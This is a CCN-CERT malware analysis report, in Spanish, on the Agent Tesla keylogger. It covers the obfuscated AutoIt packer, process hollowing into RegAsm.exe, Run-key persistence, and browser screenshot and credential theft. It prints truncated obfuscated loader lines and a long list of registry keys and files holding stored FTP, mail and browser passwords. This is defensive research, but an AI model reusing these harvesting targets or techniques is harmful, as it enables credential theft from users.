Informe Código Dañino
CCN-CERT ID-06/20

"Agent Tesla"

Abril 2020

Edita:

GOBIERNO DE ESPAÑA MINISTERIO DE DEFENSA

Fecha de Edición: abril de 2020

LIMITACIÓN DE RESPONSABILIDAD

El presente documento se proporciona de acuerdo con los términos en él recogidos, rechazando expresamente cualquier tipo de garantía implícita que se pueda encontrar relacionada. En ningún caso, el Centro Criptológico Nacional puede ser considerado responsable del daño directo, indirecto, fortuito o extraordinario derivado de la utilización de la información y software que se indican incluso cuando se advierta de tal posibilidad.

AVISO LEGAL

ÍNDICE

1. SOBRE CCN-CERT, CERT GUBERNAMENTAL NACIONAL

El CCN-CERT es la Capacidad de Respuesta a incidentes de Seguridad de la Información del Centro Criptológico Nacional, CCN, adscrito al Centro Nacional de Inteligencia, CNI. Este servicio se creó en el año 2006 como **CERT Gubernamental Nacional español** y sus funciones quedan recogidas en la Ley 11/2002 reguladora del CNI, el RD 421/2004 de regulación del CCN y en el RD 3/2010, de 8 de enero, regulador del Esquema Nacional de Seguridad (ENS), modificado por el RD 951/2015 de 23 de octubre.

Su misión, por tanto, es contribuir a la mejora de la ciberseguridad española, siendo el centro de alerta y respuesta nacional que coopere y ayude a responder de forma rápida y eficiente a los ciberataques y a afrontar de forma activa las ciberamenazas, incluyendo la coordinación a nivel público estatal de las distintas Capacidades de Respuesta a Incidentes o Centros de Operaciones de Ciberseguridad existentes.

Todo ello, con el fin último de conseguir un ciberespacio más seguro y confiable, preservando la información clasificada (tal y como recoge el art. 4. F de la Ley 11/2002) y la información sensible, defendiendo el Patrimonio Tecnológico español, formando al personal experto, aplicando políticas y procedimientos de seguridad y empleando y desarrollando las tecnologías más adecuadas a este fin.

De acuerdo a esta normativa y la Ley 40/2015 de Régimen Jurídico del Sector Público es competencia del CCN-CERT la gestión de ciberincidentes que afecten a cualquier organismo o empresa pública. En el caso de operadores críticos del sector público la gestión de ciberincidentes se realizará por el CCN-CERT en coordinación con el CNPIC.

2. RESUMEN EJECUTIVO

El presente documento recoge el análisis de la familia de *Keyloggers* identificada como **Agent Tesla**, el cual se encuentra escrito en VB .NET.

Este código dañino apareció por primera vez en 2014 y desde entonces se han estado realizando actualizaciones desde el dominio *agenttesla.com*. Actualmente el dominio se encuentra sin conexión, aunque el crecimiento de las publicaciones con versiones con "*cracks*", junto con la página web de *ultrahacks.org*, hace que aumente su utilización considerablemente. El código dañino utiliza multitud de métodos destinados a dificultar su análisis, desde la utilización de un empaquetador en *Autoit*, hasta el uso de cifrado en las cadenas de su código original.

Se han detectado este *malware* en varias campañas de envío de correos electrónicos, en los que estos presentan diferentes asuntos y sus mensajes están personalizados según la empresa a la que pretenden suplantar, aunque recientemente **se han visto en la crisis sanitaria causada por el COVID-19**.

3. CARACTERÍSTICAS DEL CÓDIGO DAÑINO

Este código dañino tiene como objetivo infectar el dispositivo y obtener información confidencial de la víctima, con capacidad para capturar credenciales, tanto financieras, nombres de usuario, contraseñas; descargar otros componentes como captura de pantallas, información del portapapeles; así como obtención de persistencia.

4. DETALLES GENERALES

La muestra analizada se identifica con la siguiente firma SHA-1:

9BF5E7EC3F335B9C1B8D80695BC7976B90A31764

Se trata de un binario con formato PE (Portable Executable), es decir, es un ejecutable para sistemas operativos Windows, concretamente para arquitecturas de 32 bits.

5. PROCEDIMIENTO DE INFECCIÓN

La infección del sistema se produce al ejecutar el fichero que contiene el código dañino. Una vez que comienza la ejecución del código dañino, es capaz de realizar las siguientes acciones en el dispositivo de la víctima:

- Carga el código dañino en el sistema.
- Procede a la lectura de los recursos.

- Creación de ventanas.
- Uso de funciones criptográficas.
- Descifrado de carga dañina (payload).
- Ejecución de un proceso suspendido.
- Suplantación del ejecutable en memoria.
- Aplicación de permisos de ejecución.
- Ejecución de carga dañina.
- Finalización del proceso inicial.
- Descifrado de cadenas.
- Comprobación del nombre del usuario en el sistema con una lista.
- Obtención de persistencia.
- Extracción de contraseñas de los navegadores y otras aplicaciones.
- Realización de capturas de pantalla.
- Ejecuciones de WMI.
- Revisión de la existencia de aplicaciones en busca de credenciales.
- Extracción de información del portapapeles.
- Realización de conexiones ESMTP para el envío de la información obtenida.

6. CARACTERÍSTICAS TÉCNICAS

El empaquetador identificado en el código dañino muestra la utilización del compilador de *Autoit* para su desarrollo. Este lenguaje cuenta con un *decompilador* conocido como *Exe2Aut,* desde el cual es posible apreciar el siguiente fragmento de código ofuscado.

```
$dlxpkgftqpnyaegznelkvszmeoqflqgpfaej = Execute(Execute("ChrW(-861696/-13464)") & Execute("ChrW(-37448+37533)") & Execute("C
$wsznfmahlgnnlxexqxedwfdmpfiuiybbdqefkmjnykpwwj = Execute(Execute("ChrW(-20210--20274)") & Execute("ChrW(-10988--11072)") &
$wuplbbzv_bvkjoq_aqxcgqmebnfgvnwijbdjmnfayjzpayradjxqaqtghlj = Execute(Execute("ChrW(376896/5889)") & Execute("ChrW(-88--171
$otbyxzzkpd_knu_ekdgcb_dcyhbwezrviaptjyhys = Execute(Execute("ChrW(5098944/79671)") & Execute("ChrW(-75705+75788)") & Execut
$ruwtnzzxfyxmpghdtkkartwxudjwxvkcmkwexrjlxpvpvyzkebm = Execute(Execute("ChrW(64683+-64619)") & Execute("ChrW(10047-9964)") &
$ldmye_hzgdztstfxdhvxcukqfraicafbgdnytkwkwmaoskormffvzu = Execute(Execute("ChrW(-73858+73922)") & Execute("ChrW(82373+-82290
$hiyl_ekhwxzybfjbkdlhrrdgkrcjbur = Execute(Execute("ChrW(5648064/88251)") & Execute("ChrW(43720-43641)") & Execute("ChrW(921
$mtyczexkzsjmftgclhdqlvqrshcnieaob = Execute(Execute("ChrW(3814400/59600)") & Execute("ChrW(3963240/55045)") & Execute("ChrW
$nizzfnxcpfzcobdmalczeubwoyjgrvphkhzqdvkpx = Execute(Execute("ChrW(-90218--90282)") & Execute("ChrW(-84883+84984)") & Execut
$cdqjysxfoboubetjwasslpgntstvrmzcuqcvfczxeng_wzdmk = Execute(Execute("ChrW(-4571776/-71434)") & Execute("ChrW(92671+-92570)"
$sfgxhtejhymykzlvhulheyvlxpbtubktfqeujjrr = Execute(Execute("ChrW(-4185--4249)") & Execute("ChrW(21830-21763)") & Execute("C
$ljvklotwcrkkgsryjdktzn_wzqgzlvmlowwcwqjjigi = Execute(Execute("ChrW(-83475--83539)") & Execute("ChrW(2517125/38725)") & Exe
$yokrylqnpozdojyhvbz_xodwycjzdfhhmrauxbclabpnpzrnnsr = Execute(Execute("ChrW(-45215+45279)") & Execute("ChrW(23635-23570)")
$vsgsarhjqzyihpocvrmtflahgkdsvrvjyjhtaxrpebpcfxlamnkj = Execute(Execute("ChrW(99894+-99830)") & Execute("ChrW(-12372+12437)"
$vklurddj_unulxkr_jkiseqqbllcsskxwopdblhosgmlfbdfspapfaer = Execute(Execute("ChrW(96114+-96029)") & Execute("ChrW(92334-9226
$iqvixaoeysjmellnmfzsvqlesvpdbfazqj = Execute(Execute("ChrW(836557/10079)") & Execute("ChrW(35356+-35240)") & Execute("ChrW(
$yqkbyehsvllzjfgrmfmftssshhsc_zxixdfib = Execute(Execute("ChrW(6183583/74501)") & Execute("ChrW(-1149328/-9908)") & Execute(
$fdsmgivkeskprternfqjdylfgudbsmadhyqerrxt = Execute(Execute("ChrW(-991352/-11944)") & Execute("ChrW(38743+-38627)") & Execut
$pjcoynlaqiskktortpdyelrszhvhkcdbahucmmvawlzrps = Execute(Execute("ChrW(2159245/26015)") & Execute("ChrW(83111-83003)") & Ex
$deyepzcqzgjuxhgdgczguisfq_q_bbsythzotwjloatohmpzhcuyrjevms = Execute(Execute("ChrW(5753062/69314)") & Execute("ChrW(10361-1
$yuhajxk_mxxmxnhbsojgcsraykrrsurgmgnga_qq = Execute(Execute("ChrW(723677/8719)") & Execute("ChrW(5792249/57349)") & Execute(
$isowpfimb_ggpstpkpqlaha_mjdqvbbwpyayydd = Execute(Execute("ChrW(-91342+91424)") & Execute("ChrW(2404810/23810)") & Execute(
$rhqaqpiwvgjcingirl_soggjaqdzsemhbmy = Execute(Execute("ChrW(43416+-43334)") & Execute("ChrW(-8102321/-80221)") & Execute("C
$kplqpjzucfxutomsjrqpytdmybctlcpuvbjakh = Execute(Execute("ChrW(3950158/50002)") & Execute("ChrW(69670+-69572)") & Execute("
$bicohkqwiwzyaqmmmooxqiuqwyuagkcvmcpjtamzdw = Execute(Execute("ChrW(4628239/60107)") & Execute("ChrW(8330661/75051)") & Exec
```

Ilustración 1.- Código en Autoit ofuscado

Además, se aprecia una gran cantidad de recursos en su interior, los cuales se encuentran igualmente ofuscados.



Ilustración 2.- Código ofuscado

Tras la ejecución del código dañino, es posible apreciar el uso de funciones encargadas de llevar a cabo la lectura de los recursos del binario. Para la búsqueda de recursos se ha detectado el uso de la API *FindResourceExW*.

/CALL to FindResourceExW from binario.01275010 **|hModule = 01270000 (binario)** **|ResourceType = RT_RCDATA** **|ResourceName = "SCRIPT"** **\LanguageId = 0 (LANG_NEUTRAL)**	**/CALL to FindResourceExW from kernel32.75FC3E71** **|hModule = NULL** **|ResourceType = RT_RCDATA** **|ResourceName = "dfrgui3"** **\LanguageId = 0 (LANG_NEUTRAL)**
/CALL to FindResourceExW from kernel32.75FC3E71 **|hModule = NULL**	**/CALL to FindResourceExW from kernel32.75FC3E71** **|hModule = NULL**

|ResourceType = RT_RCDATA |ResourceName = "AxInstUI1" \LanguageId = 0 (LANG_NEUTRAL)	|ResourceType = RT_RCDATA |ResourceName = "certreq4" \LanguageId = 0 (LANG_NEUTRAL)
/CALL to FindResourceExW from kernel32.75FC3E71 |hModule = NULL |ResourceType = RT_RCDATA |ResourceName = "MuiUnattend2" \LanguageId = 0 (LANG_NEUTRAL)	/CALL to FindResourceExW from kernel32.75FC3E71 |hModule = NULL |ResourceType = RT_RCDATA |ResourceName = "AppVManifest5" \LanguageId = 0 (LANG_NEUTRAL)

Los recursos son tratados mediante las funciones *LoadResource*, *SizeofResource* y *LockResource*. Los ejecutables desarrollados en *Autoit* despliegan multitud de acciones durante el inicio de su ejecución como la creación de una ventana con el número de la versión utilizada que, en este caso es la "v3".

```
/CALL to CreateWindowExW from binario.01273A15
|ExtStyle = 0
|Class = "AutoIt v3"
|WindowName = "AutoIt v3"
|Style = WS_OVERLAPPED|WS_MINIMIZEBOX|WS_MAXIMIZEBOX|WS_SYSMENU|WS_THICKFRAME|WS_CAPTION
|X = 80000000 (-2147483648.)
|Y = 80000000 (-2147483648.)
|Width = 12C (300.)
|Height = 64 (100.)
|hParent = NULL
|hMenu = NULL
|hInst = 01270000
\lParam = NULL
```

La creación del interior de la ventana se desarrolla tras el uso de funciones como *DefWindowProcW* y *SetTimer*, y finaliza con la creación de un nuevo elemento tras el uso de la clase "edit" desde *CreateWindowExW*. La ventana pasa desapercibida para un usuario infectado debido al uso del parámetro que la define como oculta.

```
/CALL to ShowWindow from binario.01273A4A
|hWnd = 002407BC ('AutoIt v3',class='AutoIt v3')
\ShowState = SW_HIDE
```

Se aprecia la existencia de la librería "rsaenh.dll" con *CreateFileW*. A continuación, se identifica la cadena "*Microsoft Enhanced RSA and AES Cryptographic Provider*" en memoria, la cual adelanta un proceso de descifrado tras este algoritmo.

La función *GetProcAddress* se encarga de extraer las direcciones virtuales de las funciones necesarias para el proceso de descifrado.

CryptCreateHash	**CryptHashData**
CryptDeriveKey	**CryptDestroyHash**
CryptDecrypt	**CryptDestroyKey**

El descifrado se realiza mediante el uso de la función *CryptDecrypt*. Se utiliza como una rutina que prepara las direcciones de las API de manera dinámica en el registro *EDX*.



Ilustración 3.- Descifrado del binario original

A continuación, realiza la ejecución del binario llamado "RegAsm.exe". Este es lanzado de manera suspendida en la memoria.

/CALL to CreateProcessW from 00BB02E7

|ModuleFileName = "C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe"

|CommandLine = ""

|pProcessSecurity = NULL

|pThreadSecurity = NULL

```
|InheritHandles = FALSE
|CreationFlags = CREATE_SUSPENDED
|pEnvironment = NULL
|CurrentDir = NULL
|pStartupInfo = 0044E7E8
\pProcessInfo = 0044E8E4
```

Siguiendo el hilo de ejecución se aprecia la utilización de las siguientes API para llevar a cabo la suplantación de la memoria del proceso lanzado por el binario descifrado y la asignación de los permisos necesarios.

VirtualAlloc	VirtualProtectEx
VirtualAllocEx	ReadProcessMemory
memcpy	WriteProcessMemory

Mediante *ResumeThread* se ejecuta el código dañino original mientras que el hilo de ejecución principal llega hasta la API *VirtualFree,* que se encarga de liberar el espacio utilizado. Finalmente termina con *ZwTerminateProcess*.

El proceso descifrado tiene la siguiente información en su cabecera PE:

```
Size: 361.23 KB
md5 Hash: 286DFDB60A1C113AD15A54C53A6BC8B3
MajorOSVersion: 4
CheckSum: 0
EntryPoint (rva): 5A3EE
SizeOfHeaders: 200
SizeOfImage: 60000
ImageBase: 400000
Characteristics: 102
TimeDateStamp: 5C3BB637
Date: 1/13/2020 10:05:43 PM
Architecture: x86
File Type: EXE
Number Of Sections: 3
Section Names: .text, .rsrc, .reloc
Number Of Executable Sections: 1
Subsystem: Windows GUI
```

UAC Execution Level Manifest: asInvoker

Compiler: Microsoft Visual .NET - (You can use a decompiler for this...)

Se han identificado además hasta dos cabeceras PE incrustadas en su interior.

Debido a que el compilador utilizado para este código dañino es *Microsoft Visual .NET,* ha sido posible realizar su *decompilación* en la que se puede apreciar la siguiente estructura de módulos.



Ilustración 4.- Estructura del binario descifrado

Es posible ver dentro del apartado de recursos un par de librerías bajo los nombres de *firefox* y *IELibrary*. Antes de empezar con las tareas de *debugging* se ha utilizado la aplicación *de4dot* para realizar la conversión de los nombres de cadenas, funciones y módulos encontrados en su interior. De esta manera los caracteres no imprimibles utilizados pasan a ser legibles para mayor comodidad en el análisis.

Durante la ejecución se observan multitud de procesos de descifrado de cadenas. Estas son utilizadas durante la ejecución de la muestra, identificando principalmente el algoritmo *AES* para llevarlos a cabo.



Ilustración 5.- Descifrado funcionalidades Agent Tesla

Las claves utilizadas se muestran dentro del apartado de ofuscación de este informe.

Una de las primeras acciones realizadas es la de comprobar el nombre del usuario del sistema con el siguiente listado de nombres para evitar infectar las máquinas que el creador del troyano decida.

Johnson	**Abby**
Miller	**Emily**
michael	**John**

La persistencia se crea tras el descifrado de la siguiente clave de registro y la copia de sí mismo en la carpeta "index":

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
%AppData%\index\index.exe

Los módulos ejecutados al inicio tratan de recolectar las contraseñas de los navegadores. Antes de iniciar la recolección de contraseñas genera la siguiente información.

```
type=passwords\r\nhwid=None\r\ntime=2020-02-07 11:55:57\r\npcname=matu/MATU-PC\r\nlogdata=\r\nscreen=\r\nipadd=\r\nwebcam_link=\r\nscreen_link=\r\n[passwords]
```

Para la extracción de contraseñas almacenadas en el navegador de *Mozilla Firefox*, la ejecución desemboca en la librería alojada en los recursos tras el nombre de "firefox". Esta librería ha podido ser extraída y estudiada aparte, ya que se encuentra

en .NET. Su código fuente se encuentra sin ofuscación, con lo que es posible realizar su lectura de manera sencilla. La siguiente imagen muestra la rutina de descifrado utilizada para la extracción de contraseñas.



Ilustración 6.- Rutina de descifrado contraseñas Mozilla Firefox

Durante las tareas de *debugging* se identifica el momento en el que sucede la extracción de las credenciales del navegador Mozilla Firefox:



Ilustración 7.- Extracción credenciales Mozilla Firefox

Además de la extracción de credenciales para el navegador de Google Chrome:

Ilustración 8.- Extracción credenciales Google Chrome

Se ha identificado un bucle encargado de realizar capturas de pantalla. En la siguiente imagen se muestra el punto en el que se identifica el tipo de imagen (para este caso JPEG) que es tratada.



Ilustración 9.- Captura de imágenes

Las imágenes son almacenadas en la ruta de "%AppData%" utilizando un nombre generado con caracteres alfanuméricos aleatorios. Las imágenes realizadas forman parte de una etiqueta vinculada, en la que se incluye el nombre del usuario, junto al nombre del sistema y la siguiente frase:

matu/MATU-PC Screen Capture

En el caso de la extracción de credenciales del navegador de Internet Explorer, se ha identificado, como en el caso del navegador de Mozilla Firefox, un recurso preparado para ello. Este también se encuentra escrito en .NET, facilitando así la interacción con él mismo. Tras extraer este binario, ha sido posible realizar su *decompilado* en el que es posible apreciar un fragmento de la función principal utilizada para el descifrado de las contraseñas extraídas.



Ilustración 10.- Algoritmo de descifrado Internet Explorer

Para realizar la extracción de contraseñas del navegador de Internet Explorer, se ha identificado la siguiente llamada al método:

```
{System.Collections.Generic.List`1[IELibrary.RecoveredBrowser
Account]  GetSavedPasswords()}  System.Reflection.MethodInfo
{System.Reflection.RuntimeMethodInfo}
```

Realiza la extracción del contenido de un gran número de rutas de registro y archivos. A continuación, se muestra un listado con todas las cadenas identificadas durante este proceso:

```
SOFTWARE\Martin Prikryl\WinSCP 2\Sessions\
Software\DownloadManager\Passwords\
%AppData%\Roaming\CoreFTP\sites.idx
C:\Program Files\jDownloader\config\database.script
HKEY_CURRENT_USER\Software\DownloadManager\Passwords\
\cftp\Ftplist.txt
%AppData%\Roaming\SmartFTP\Client 20\Favorites\Quick Connect\*.xml
%AppData%\Roaming\FlashFXP\3quick.dat
\FTP Navigator\Ftplist.txt
HKEY_CURRENT_USER\Software\FTPWare\COREFTP\Sites\Name
HKEY_CURRENT_USER\Software\FTPWare\COREFTP\Sites\Host
%AppData%\Roaming\Ipswitch\WS_FTP\Sites\ws_ftp.ini
%AppData%\Roaming\FileZilla\recentservers.xml
%AppData%\Roaming\Postbox\signons.sqlite
%AppData%\Roaming\Postbox\profiles.ini
thunderbird
flock
seamonkey
firefox
postbox
%AppData%\Roaming\The Bat!\
HKEY_CURRENT_USER\Software\Qualcomm\Eudora\CommandLine\
%AppData%\Roaming\Pocomail\accounts.ini
HKEY_CURRENT_USER\Software\IncrediMail\Identities\
%AppData%\Roaming\Opera Mail\Opera Mail\wand.dat
%AppData%\Local\VirtualStore\Program Files (x86)\Foxmail\mail\
HKEY_CURRENT_USER\Software\Aerofox\Foxmail\V3.1\
HKEY_CURRENT_USER\Software\Aerofox\FoxmailPreview\
%AppData%\Roaming\Thunderbird\logins.json
```

%AppData%\Roaming\Thunderbird\signons.sqlite
